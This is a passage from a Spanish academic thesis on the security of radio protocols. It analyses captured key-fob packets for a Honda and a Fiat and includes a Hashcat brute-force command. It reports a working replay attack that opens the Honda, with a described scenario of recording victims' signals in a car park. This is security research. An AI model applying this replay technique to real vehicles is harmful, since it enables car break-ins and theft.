66666666663c3ce63c73c38e7333cc33cf39cc33c399f81801
9999999998f0f398f1cf0e39cccf30cf3ce730cf0e67e0600
66666666663c3ce63c73c38e7333cc33cf39cc33c399f81801
9999999998f0f398f1cf0e39cccf30cf3ce730cf0e67e0600
66666666663c3ce63c73c38e7333cc33cf39cc33c399f81800


# Cuarto paquete (OFF):
# preámbulo: 0x33 * 102
1e6399c78673331c7399e1e1ce6199e66303f31e6399c78673331c7399e1e1ce6199e66303f3ff

# Quinto paquete (OFF):
# preámbulo: 0x33 * 102
1e63987338ce39987319c798619e6399e703f31e63987338ce39987319c798619e6399e703f3ff

# Sexto paquete (OFF largo):
```

```
1e3339c666661e33399ce331c7186731e303f31e3339c666661e33399ce331c7186731e303f3ff
# -- pausa
# preámbulo: 0x33 * 102
1e739e63879e731c7318e7999e333871e6fc0ce18c619c78618ce38ce7186661ccc78e1903f3ff
# preámbulo: 0x33 * 10
1e739e63879e731c7318e7999e333871e6fc0c00
1e739e63879e731c7318e7999e333871e6fc0c00
1e739e63879e731c7318e7999e333871e6fc0c00
1e739e63879e731c7318e7999e333871e6fc0c00
1e739e63879e731c7318e7999e333871e6fc0c00
# (errores al recibir...)
ccccccccccc787871998e186398e6399879e6738ce6640fcfff
3333333331e1e1c66638618e6398e661e799ce3399903f3ff
ccccccccccc787871998e186398e6399879e6738ce6640fcfff
3333333331e1e1c66638618e6398e661e799ce3399903f3ff
ccccccccccc787871998e186398e6399879e6738ce6640fcffc
```

La primera información que se obtiene es que cada mensaje cambia aunque se pulse el mismo botón, por lo que a primera vista el protocolo no es vulnerable a los ataques de repetición. Sin embargo, como ya se ha explicado, los receptores tienen una pequeña ventana de paquetes con el contador incorrecto; y esto puede permitir enviar un mensaje con un contador antiguo, dentro de cierto rango.

En el anterior extracto se ve también la distinción entre pulsar un botón una vez y mantenerlo durante un segundo: mientras que en la pulsación única se envía un mensaje completo, en la continuada se envía ese mismo mensaje y luego se retransmiten los mismos fragmentos (un preámbulo de 10 Bytes `0x33` más los primeros 41 Bytes del mensaje inicial). Esto puede suponer (o no) que los datos realmente son sólo esos 41 Bytes, y que el resto son sólo datos de control.

La segunda característica que se extrae de la señal es que, a diferencia del protocolo del mando EM_MAN-001, donde se repetía varias veces el mensaje para garantizar que llegara, aquí se envían 102 Bytes con un preámbulo (`0x33`, o `0011 0011`) para que el receptor se sincronice y garantizar así que, si la señal llega al receptor, este podrá decodificar el mensaje. Justo después del preámbulo siempre aparece el Byte `0x1e`, que parece ser el *Marcador de Comienzo de Datos (MCD)*. Esto significa que el protocolo será de tipo PEPAv2[40].

Detrás de este preámbulo aparecen los datos. En todos los paquetes parece haber dos Bytes en las posiciones 33 y 34 cuyo valor, `0x03 0xf3`, permanece fijo casi siempre. En ocasiones, sin embargo, estos Bytes tienen valor `0xfc 0x0c`; pero nunca toman otro valor. Estos son los mismos mensajes de antes (eliminando las retransmisiones de la pulsación larga) separados en los Bytes mencionados:

```
1e 38661ccce739cce1e1e38ccc798c71c7 03f3
1e 38661ccce739cce1e1e38ccc798c71c7 03f3ff

1e 1e61e1e71e19c678e638e78e198719cc fc0c
e1 e19e1e18e1e6398719c71871e678e633 03f3ff

1e 639cc78c7339e3866618e1c79e798e63 03f3
1e 639cc78c7339e3866618e1c79e798e63 03ff3ff

1e 79ce319e31e1e61ccce19ce38c6661c6 fc0c
```

[40] Desarrollado en la sección 3.2.8.2.

```
e1 8631ce61ce1e19e3331e631c73999e39 03f3ff

1e 6399c78673331c7399e1e1ce6199e663 03f3
1e 6399c78673331c7399e1e1ce6199e663 03f3ff

1e 63987338ce39987319c798619e6399e7 03f3
1e 63987338ce39987319c798619e6399e7 03f3ff

1e 3339c666661e33399ce331c7186731e3 03f3
1e 3339c666661e33399ce331c7186731e3 03f3ff

1e 739e63879e731c7318e7999e333871e6 fc0c
e1 8c619c78618ce38ce7186661ccc78e19 03f3ff
```

Salta a la vista que, cuando el Byte intermedio tiene valor `0x03 0xf3` la primera y la segunda mitad son iguales. Sin embargo, cuando su valor es `0xfc 0x0c`, la segunda mitad es la inversa de la primera. Esta segunda conclusión cuesta un poco verla, pero es más sencillo llegar a ella si se pasan los valores a binario, empezando por los mismos Bytes intermedios:

```
03 f3 -> 0000 0011 1111 0011
fc 0c -> 1111 1100 0000 1100
```

El Byte final, `0xff`, sirve para marcar el final de un paquete.

Juntando esta información con la obtenida al ver que las pulsaciones largas son una repetición continua de la primera mitad, se deduce que la información realmente está en los 16 Bytes comprendidos entre el MCD (`0x1e`) y los Bytes intermedios (`0x03 0xf3` o `0xfc 0x0c`, según el caso), siendo el resto datos de control o redundancia para comprobar errores. La clave, por tanto, está en estos 16 Bytes. El problema, sin embargo, es que su valor parece ser aleatorio, como el de la salida de un *hash* criptográfico. Al observar los bits se esperaría encontrar algún patrón; pero su distribución es completamente aleatoria. Para comprobarlo, se ha escrito un pequeño código en Python, mostrado en el listado 3.13, que produce la salida mostrada en la imagen 3.22.

Listado 3.13: Código para comprobar la distribución de bits.

```
arr = [ ... ] # Se introducen los valores a comprobar

for msg in arr:
        x = "".join ([
                bin (
                        int (c, 16)
                )[2:] # La salida es 0b..., así que se descartan esos dos caracteres
                .zfill (4)
                for c in msg
        ])
        print (x + " -> " + str (x.count ("0")) + " : " + str (x.count ("1")) )
```

Como se ve, la proporción entre 1 y 0 se mantiene alrededor del 50 % (tal y como se espera de una distribución aleatoria), y no se ve ningún patrón. Como nota a tener en cuenta, aunque puede que sea sólo una casualidad, parece que las cadenas siempre empiezan con un 0 y los tres siguientes bits parecen progresar como si fueran un contador. Si es cierto, la entropía del *hash* se dividiría entre dos (o entre 2^4, si son los




Figura 3.22: Salida en el intérprete de Python con los resultados de la ejecución del código 3.13.

cuatro bites), aunque seguirán siendo 127 (o 124) bits aleatorios los que impiden sacar información. Dada la longitud de la cadena y la época de desarrollo del mando, 2006, es bastante probable que el algoritmo usado sea MD5[41]. Si es así, la únicamente posibilidad de obtener más información es intentar *crackear* alguno de estos *hashes*. Si no, el análisis del protocolo termina aquí sin más resultados.

El ataque a estos *hashes* se lleva a cabo con *Hashcat*, puesto que permite probar valores binarios[42] en la contraseña [70]. Aunque no se intenta romper una contraseña, sí se pretende encontrar un valor que produzca alguno de los *hashes* que se han encontrado, si es que realmente son MD5.

Si se encuentran varios valores binarios de longitudes iguales que produzcan estos, que podrían corresponderse con los campos usados para calcular el *hash* como el contador (el *rolling code*), la dirección de destino (para que el receptor sepa que es su mensaje) y la acción (abrir o cerrar las puertas). Si no se consigue, es posible que la función usada para calcular este campo sea otra diferente por lo que, sin los documentos de diseño, será prácticamente imposible predecir los valores.

Este escenario es igual al de, en criptografía, atacar un algoritmo del cual sólo se conoce el texto cifrado y se dispone de un oráculo (el coche) para determinar si un texto cifrado es correcto (el coche se abre o se cierra) o no (no hace nada).

Para llevar a cabo el ataque del MD5 se introducen los candidatos en un archivo y se lanza un ataque de fuerza bruta con *Hashcat* con una máscara `?b`, que introduce cualquier valor en el rango `0x00-0xff`, tal y como se muestra en el listado 3.14. Como no se sabe la longitud, se usa una aproximación incremental (opción `-i`).

Listado 3.14: Pasos en Bash seguidos para intentar romper los posibles *hashes* enviados por el mando MLBHLIK-1T.

```
1  $ cat << EOF > hashes.md5
2  38661ccce739cce1e1e38ccc798c71c7
3  1e61e1e71e19c678e638e78e198719cc
4  639cc78c7339e3866618e1c79e798e63
5  79ce319e31e1e61ccce19ce38c6661c6
6  6399c78673331c7399e1e1ce6199e663
7  63987338ce39987319c798619e6399e7
8  3339c666661e33399ce331c7186731e3
9  739e63879e731c7318e7999e333871e6
10 6678e199e1e639e71ce673186331c639
11 18661861e79cccce1c71e1c71ce798cc
12 319e19861e733998e79986798ce33338
```

[41] Al final de esta sección se expone la teoría, mucho más plausible, de que se trata simplemente de cifrado simétrico como AES-128.

[42] Es decir, que se puede probar cualquier valor entre `0x00` y `0xff`; no sólo caracteres imprimibles.

```
3198e6731e79c661e79c798c733398c7
1ce1cc79ce718c718719c6639ce66719
6661ce338679e6399c67187867399863
679e71cccc79e1ccce786739e1cccc67
639e667339c79ce333399e1e78c7871c
EOF

$ hashcat -a 3 -m 0 --session TFG \
        hashes.md5 \
        -O -1 ?b -i ?1?1?1?1?1?1?1?1?1?1?1?1?1?1?1?1 \
        -o salida.crack
```

Tras unas 12 horas probando combinaciones, no se obtiene ningún resultado. Por lo tanto, este camino no ofrece más posibilidades.

Mientras *Hashcat* trabaja, se puede empezar a probar el único método de ataque que queda (se sabe que *Jam & Replay* funciona, así que no hace falta probarlo): el de repetición. Aunque la señal sea diferente cada vez que se pulsa el mismo botón (es decir, que se usa un código diferente cada vez), la ventana de mensajes que acepta el coche deja lugar a la repetición de un mensaje capturado sin necesidad de interferir (*jamming*), en la transmisión.

3.3.1.1 Fuerza bruta

Antes de continuar, hay que mencionar por qué se descarta un ataque de fuerza bruta.

Teniendo en cuenta que el campo que se debe atacar al hacer fuerza bruta es el campo de 128 bits (el mensaje contenido entre el MCD y los Bytes intermedios)[43], en una situación en la que sólo se aceptara un mensaje como correcto habría que realizar de media $\frac{2^{128}}{2} = 2^{127}$ pruebas. Sin embargo, si se aceptan n combinaciones válidas, las posibilidades de encontrar una combinación válida[44] aumentan ligeramente:

$$P(\text{coincide alguno de los } n \text{ candidatos}) = \frac{n}{2^{128}}$$

$$\text{Media de intentos necesarios } = \frac{\frac{2^{128}}{n}}{2} = \frac{2^{128}}{2n} = \frac{2^{127}}{n}$$

El número de intentos, pues, se reduce en proporción a n. Si este es un número pequeño, las combinaciones posibles siguen siendo demasiado grandes; pero, si se consigue un método de enviarlas lo suficientemente rápido (sin saturar al receptor), este hecho puede ahorrar muchísimo tiempo al probarlas y es algo que se debe tener en cuenta a la hora de calcular el coste de un ataque de fuerza bruta.

Si se pudiera obtener el método utilizado para cifrar y el mensaje fuera de menor tamaño que el texto cifrado (siendo el resto solamente relleno, o *padding*), se podría realizar la fuerza bruta sobre este elemento, pues el espacio de mensajes sería menor y calcular el *hash* no supone un problema. Sin embargo, al no obtener ningún resultado con *Hashcat* (suponiendo que fuera un *hash*) ni tampoco se sabe el algoritmo de cifrado, esta posibilidad se debe desechar.

3.3.1.2 Ataque de repetición

En esta prueba se tienen dos capturas: la primera es antigua, del 2018-02-11 (la ventana de contadores aceptados ya debería haber pasado) y la segunda es más reciente, del 2018-06-28. Los cuatro meses de

[43] Esta es la primera mitad del mensaje. La segunda se puede calcular fácilmente en función de los Bytes intermedios que se elijan (se entiende que su elección es arbitraria).

[44] Hay que recordar que su distribución es aleatoria, así que la posibilidad de encontrar un valor concreto siempre es 2^{127}

diferencia deberían garantizar que el contador ya no fuera válido. Para realizar este ataque se usa el diagrama de GNURadio ya creado[45].

Se tiene éxito al primer intento, con la captura antigua; así que no hace falta probar la nueva. Sin embargo, como es trivial cambiar el archivo usado para la emisión, se utiliza también la captura más reciente que, como era de esperar, también tiene permite abrir y cerrar el coche a voluntad.

Algunas de las secciones de la captura no son lo suficientemente claras como para que, al emitir, el receptor consiga decodificarla. Este problema es consecuencia directa de las interferencias del *hardware* usado para la grabación. Este problema lo causa el desplazamiento de corriente continua, y sólo se puede arreglar filtrando la señal recibida (ver sección 2.1.5). En el HackRF este defecto es mayor que en el RTL-SDR, por lo que hay que tener cuidado con este efecto si se quiere realizar una captura útil.

No entra en el tema de este TFG el estudio de medidas para evitar la seguridad física (como los sensores que puedan detectar que la llave esté físicamente en el contacto), pero ya se tiene acceso físico al interior del coche en cuestión de segundos y sin despertar ninguna sospecha, lo que es claramente un fallo muy serio en la seguridad del coche. La única interacción necesaria por parte del usuario es abrir el coche, lo que toma lugar prácticamente a diario implicando así un peligro continuo incluso en el propio domicilio (cualquiera puede recibir la señal en un rango de unas decenas o incluso centenares de metros).

Un ejemplo de aplicación de este ataque sería el esperar cerca de un aparcamiento de unas oficinas, donde las potenciales víctimas van a trabajar todos los días, y grabar las señales a la hora de la salida. Al día siguiente, cuando las víctimas estén trabajando, se repite la captura del día anterior y se consigue acceso físico al interior del coche. Cualquier persona que esté viendo al atacante entrar en un coche se pensará que es el legítimo dueño y no sospechará nada.

Sin conocer el modo de calcular los *hashes* no se puede saber por qué funciona esto (quizá el cambio sea simplemente para evitar que la señal de otro mando interfiera, en vez de usarlo para evitar estos ataques); pero el ataque sigue siendo igual de peligroso.

Otra posibilidad (algo más lógica que la del uso de un *hash*) que se ha barajado al no obtener ninguna solución siguiendo la pista de los *hashes* es que, en vez de ser MD5, se use algún algoritmo de cifrado simétrico en el que un cambio en cualquier lugar del texto plano provoque un cambio en todo el texto cifrado, como AES. Si el primer bloque está compuesto por un valor cambiante, como un contador o un el valor actual del reloj. Como el texto cifrado es de 16 Bytes (128 bits), también se puede suponer que se trata de AES-128 en cualquier modo de operación, puesto que al cambiar una parte del bloque de entrada todo el bloque de texto cifrado será diferente. Al tener justo este tamaño, no se sabe cuál de las dos posibilidades es la correcta.

Cualquier algoritmo estándar de cifrado simétrico también produciría un texto cifrado con una distribución aleatoria de bits, así que se mantendría lo mismo que se ha comentado sobre la figura 3.22.

La última posibilidad para estos valores es que el mensaje sea constante pero la clave vaya cambiando siguiendo una serie preestablecida entre el emisor y el receptor, produciendo una salida cambiante. Sin embargo, esta posibilidad se desecha al saber que el coche es capaz de descifrar un paquete capturado incluso cuatro meses atrás.

3.3.2 Mando de un Fiat

En este segundo caso se va a estudiar el mando de otro coche, esta vez de la marca Fiat. El mando se muestra en la figura 3.23.

[45] URH también ofrece la posibilidad de emitir señales grabadas; pero no da muy buen resultado, seguramente porque los parámetros introducidos son incorrectos. Como el diagrama de GNURadio ya está hecho desde la sección 3.2.10.1, no hace falta perder más tiempo en ajustar URH.

Figura 3.23: Imagen del mando de un coche Fiat estudiado en la sección 3.3.2.

Se captura la misma serie que en la sección anterior[46], en la que se hablaba sobre la llave de un coche Honda, y se estudian los resultados.

En la imagen 3.24 se muestra la captura importada y con los parámetros ajustados. Aunque no se puede ver en la imagen (cada pulso que se ve es en realidad un paquete completo), la modulación parece ser OOK, porque la señal aparece y desaparece bruscamente (cuando se quiere emitir un 1, se emite; cuando se quiere emitir un 0, no se hace). La longitud de bit se estima manualmente en unas 700 muestras, aunque se han encontrado diversas longitudes de pulso (717 ± 42, 1343 ± 50 y 4051 ± 23), por lo que no se tiene seguridad completa en la exactitud de esta longitud de bit. En la imagen mencionada se marcan como `ON` las pulsaciones del botón de abrir las puertas y como `OFF` las de cerrarlas. También se marcan por separado las pulsaciones largas, que, igual que con el Honda, suponen enviar la misma información varias veces.




Figura 3.24: Señal del mando Fiat capturada con GNURadio e importada en URH.

Al estudiar el protocolo, se puede identificar el preámbulo, `0xc30` repetido 10 veces, más lo que parece el MCD, con valor `001`. Más allá, sin embargo, no se puede llegar, igual que en el caso del Honda. Cada vez que se pulsa un botón toma un valor diferente; así que, en principio, no es vulnerable a los ataques de repetición (aunque lo mismo pasaba con el Honda y sí era vulnerable). Esta vez los mensajes ni siquiera tienen la misma longitud, lo que puede significar:

- Ha habido errores al decodificar, por ruido que se haya introducido y la SDR lo ha tomado como señal legítima.
- Alguno de los parámetros especificados en URH no es correcto, como la longitud de bit o la codificación usada (ver sección 3.2.2).

[46] La sección 3.3.1.

- El paquete tiene, en efecto, longitud variable. Aunque es posible, los datos transmitidos no tienen naturaleza variable, así que no es demasiado probable.

Tras intentar deducir, sin éxito, algo más sobre los paquetes, se intenta investigar algo más para intentar conseguir alguna información de, por ejemplo, el interior del mando. A diferencia que con el mando del Honda, este no tiene FCC ID, por lo que hay que utilizar un buscador como *DuckDuckGo* o *Searx* para intentar encontrar en Internet algún documento que proporcione alguna pista. Por desgracia, no se encuentra nada útil. Se decide no abrir la llave (para ver los circuitos integrados que usa) por si acaso no se pudiera volver a recomponer luego.

Como no se consiguen identificar los campos, no se puede concluir si este protocolo es de tipo PEPAv2 o PEPAv3. No obstante, al no parecer que haya datos repetidos, se deduce que el método de detección de errores debe estar en el propio paquete (y no consiste en la mera repetición del mensaje), como un checksum al final. A esto se añade que el mensaje es cambiante y (como se verá luego) no es vulnerable a ataque de repetición; por lo que es posible que haya un campo con un contador para evitar estos ataques. Esto lleva a pensar que se trata del tipo de PEPAv3.

Así pues, se pasa al último ataque posible (nuevamente, se recuerda que *Jam & Reply* es efectivo debido a que se reenvía una señal legítima[47]): el de repetir la señal. A pesar de realizar varias capturas cuidadosamente para evitar que el ruido ensucie la señal emitida luego, no se consigue que el coche reaccione a las repeticiones. No se sabe si con un equipo mejor, para realizar una captura más limpia y lograr una emisión mejor, se podría conseguir abrir el coche. Sin embargo, era fácil predecir que este resultaría un objetivo más complejo, ya que se trata de un modelo de una gama más alta que el Honda estudiado en la sección 3.3.1.

Como conclusión, aunque el ataque a este coche no ha tenido éxito, no significa que no sea vulnerable. Como ya se sabe, no existe la seguridad perfecta y en unos años pueden romperse los esquemas de cifrado usados, o la publicación (cuando ya haya acabado la vida útil del mando) de los documentos de diseño y las especificaciones del protocolo resulte en ataques que consigan vulnerar su seguridad; aunque, para entonces, la investigación sólo sirva para satisfacer la curiosidad[48].

3.4 Periféricos inalámbricos

En esta última sección se estudiarán los teclados y ratones inalámbricos. Estos dispositivos son objetivos mucho más complicados por dos razones. Por un lado, los protocolos usados tienen mayor complejidad que los vistos hasta ahora. Por otro, al contener los paquetes más información y necesitarse un tiempo de respuesta menor y mayor fiabilidad que en los casos anteriores (IoT y las llaves de los coches), los métodos de transmisión no son tan rudimentarios[49]. Estos protocolos serán con toda seguridad del tipo de PEPAv3.

La complejidad de los paquetes tiene tres causas principales. La primera es que usualmente los receptores envían paquetes al teclado (mensajes de ACK o para configurar el canal de emisión, típicamente). La segunda es que, al haber una mayor cantidad de teclas, los mensajes deben ser más largos para poder diferenciarlas; y, la última causa, la seguridad se suele tener más en cuenta debido a que, aparte de tratarse de un peligro el que alguien tome control remoto de un ordenador por medio del teclado, los controladores de los teclados disponen de más recursos para realizar operaciones de cifrado y autentificación (aunque, como se ha visto en la sección 3.3, los mandos de los coches también realizan algunas operaciones criptográficas).

[47] Es posible que, si se usara una estampa de tiempo, este ataque no fuera efectivo; pero esto supondría que la llave y el coche tuvieran un reloj sincronizado, lo que puede conllevar problemas.

[48] También hay que tener en cuenta que el estudio de la seguridad en protocolos antiguos permite aprender y avanzar en el desarrollo de otros nuevos que suplan los errores de los anteriores.

[49] Casi con un 100 % de confianza, se garantiza que no habrá ningún teclado que, igual que el mando de IoT, utilice la repetición del mensaje como único medio de control de errores, además de enviar los símbolos a tan solo 675 Hz (esto es muy lento).

Los modelos elegidos son un antiguo Logitech del año 2000 que se comunica con una estación base conectada al ordenador mediante un cable USB; y otro más moderno (de alrededor de 2015), también de marca Logitech, que hace uso del *dongle* USB unificado usado en varios modelos (identificador 046d:c52b).

3.4.1 Teclado antiguo

El modelo a estudiar es el Logitech Y-RC14, mostrado en la figura 3.25. El receptor, mostrado en la parte superior, se conecta al ordenador y le transmite los mensajes emitidos por el teclado y el ratón. Para que estos periféricos estén en el mismo canal que el receptor (y así evitar interferencias entre equipos cercanos) se debe presionar un botón en cada uno de los elementos. Tras esto, ya se pueden utilizar.


Figura 3.25: Imagen del teclado Logitech Y-RC14, sacada de la tienda online *okazii.ro*.

Como se ha venido haciendo hasta ahora, lo primero es investigar la documentación existente para poder caracterizar la señal. El primer paso es identificar los componentes usados para poder buscar su documentación, para lo que se inspecciona la carcasa. En ella se encuentra una pegatina con el FCC ID del teclado: *DZL221407*. Gracias a la documentación disponible en la página de la *Federal Communications Commission (FCC)* se averigua que la modulación usada es *Frequency-Shift Keying (FSK)* y que la frecuencia portadora es de 27 MHz. Con esto ya se puede empezar a buscar la señal en el espectro, usando GQRX[50].


En la primera prueba, se captura la señal correspondiente a pulsar la tecla «a» varias veces, incluyendo una pulsación larga. De nuevo, se usa el diagrama de la figura 3.16a para capturar la señal. Para seguir demostrando la variedad de herramientas disponibles para realizar el mismo trabajo, esta vez se va a abrir esta captura con *baudline* para examinarla más detenidamente.

En la imagen 3.26a se muestra la configuración usada para cargar los datos en baudline. La velocidad de muestreo se establece en 2×10^6, que es la velocidad usada al capturar. Este parámetro no es demasiado importante ahora, pues sólo sirve para calcular los intervalos temporales. Lo que sí es importante es utilizar un

[50] O cualquier otra herramienta, como SDR#.



(a) Parámetros usados para cargar la captura en baudline.



(b) Vista de la señal emitiendo, junto a los armónicos resultantes.

Figura 3.26: Visualización en baudline de la señal capturada.

formato de 32 bit en *little endian*, que es la ordenación nativa en el sistema en el que se grabaron los datos, un `Ubuntu x86-64`.

Una vez cargada, se puede inspeccionar el espectro de la grabación. Al aumentar el *zoom* a uno de los paquetes, se puede comprobar que la modulación es FSK. Esto se sabe por el serpenteo de la línea de la señal, que va cambiando entre las frecuencias usadas para modular. En la figura 3.26b se muestra este serpenteo, además de un conjunto de armónicos generados por la señal modulada. Estos armónicos son producto del propio proceso de modulación, donde la banda base se combina con la frecuencia portadora de un modo no lineal; de modo que se generan una serie de señales (los armónicos) por encima y por debajo de la que se pretende transmitir. Su amplitud disminuye de manera proporcional a su grado (es decir, cuanto más lejos de la señal principal, menos poder del armónico). Si su amplitud causa alguna interferencia, basta con aplicar un filtro de paso bajo y dejar pasar sólo la portadora.

Otra herramienta con la que se puede inspeccionar la señal es *inspectrum*. De modo similar a *baudline*, el ajuste de la velocidad de muestreo no es especialmente relevante en este momento. En la figura 3.27 se muestra uno de los paquetes, donde incluso se podría decodificar la señal de manera manual.

El siguiente paso sería la demodulación y decodificación para empezar a estudiar el protocolo. Sin embargo, esto ha resultado demasiado complejo para conseguirlo con GNURadio, el único *software* usado en este TFG para el tratamiento digital de señales con capacidad para realizar esta tarea. La causa de estos problemas es la diferencia entre las frecuencias usadas para la modulación. En FSK se usan dos frecuencias: una para emitir un 1 y otra para emitir un 0. Estas dos frecuencias deben estar separadas lo suficiente como para que el receptor pueda distinguirlas, pero no demasiado como para que el ancho de banda del receptor no sea suficiente para detectarlas a la vez. El problema es que las frecuencias de este teclado están demasiado juntas (apenas las separan una decena de Hercios) como para distinguirlas tan fácilmente como se hacía hasta ahora. Para lograr extraer los datos hace falta o bien mejor *hardware* para obtener una señal más clara, o un diagrama más complejo con el que se pueda tratar correctamente la señal; pero esto no entra en el campo de la Ingeniería Informática.

Así pues, sólo queda la opción de grabar la señal y repetirla para saber si el teclado es vulnerable a este tipo de ataques. El problema es que, aunque lo sea, no resulta un ataque demasiado práctico: si en el apartado 3.2.10.1 se concluía que grabar las señales del mando ocupaba 8 GB, capturar y guardar todas las teclas de todos los canales posibles resulta imposible. Sin embargo, si resultara ser vulnerable, se puede deducir que los

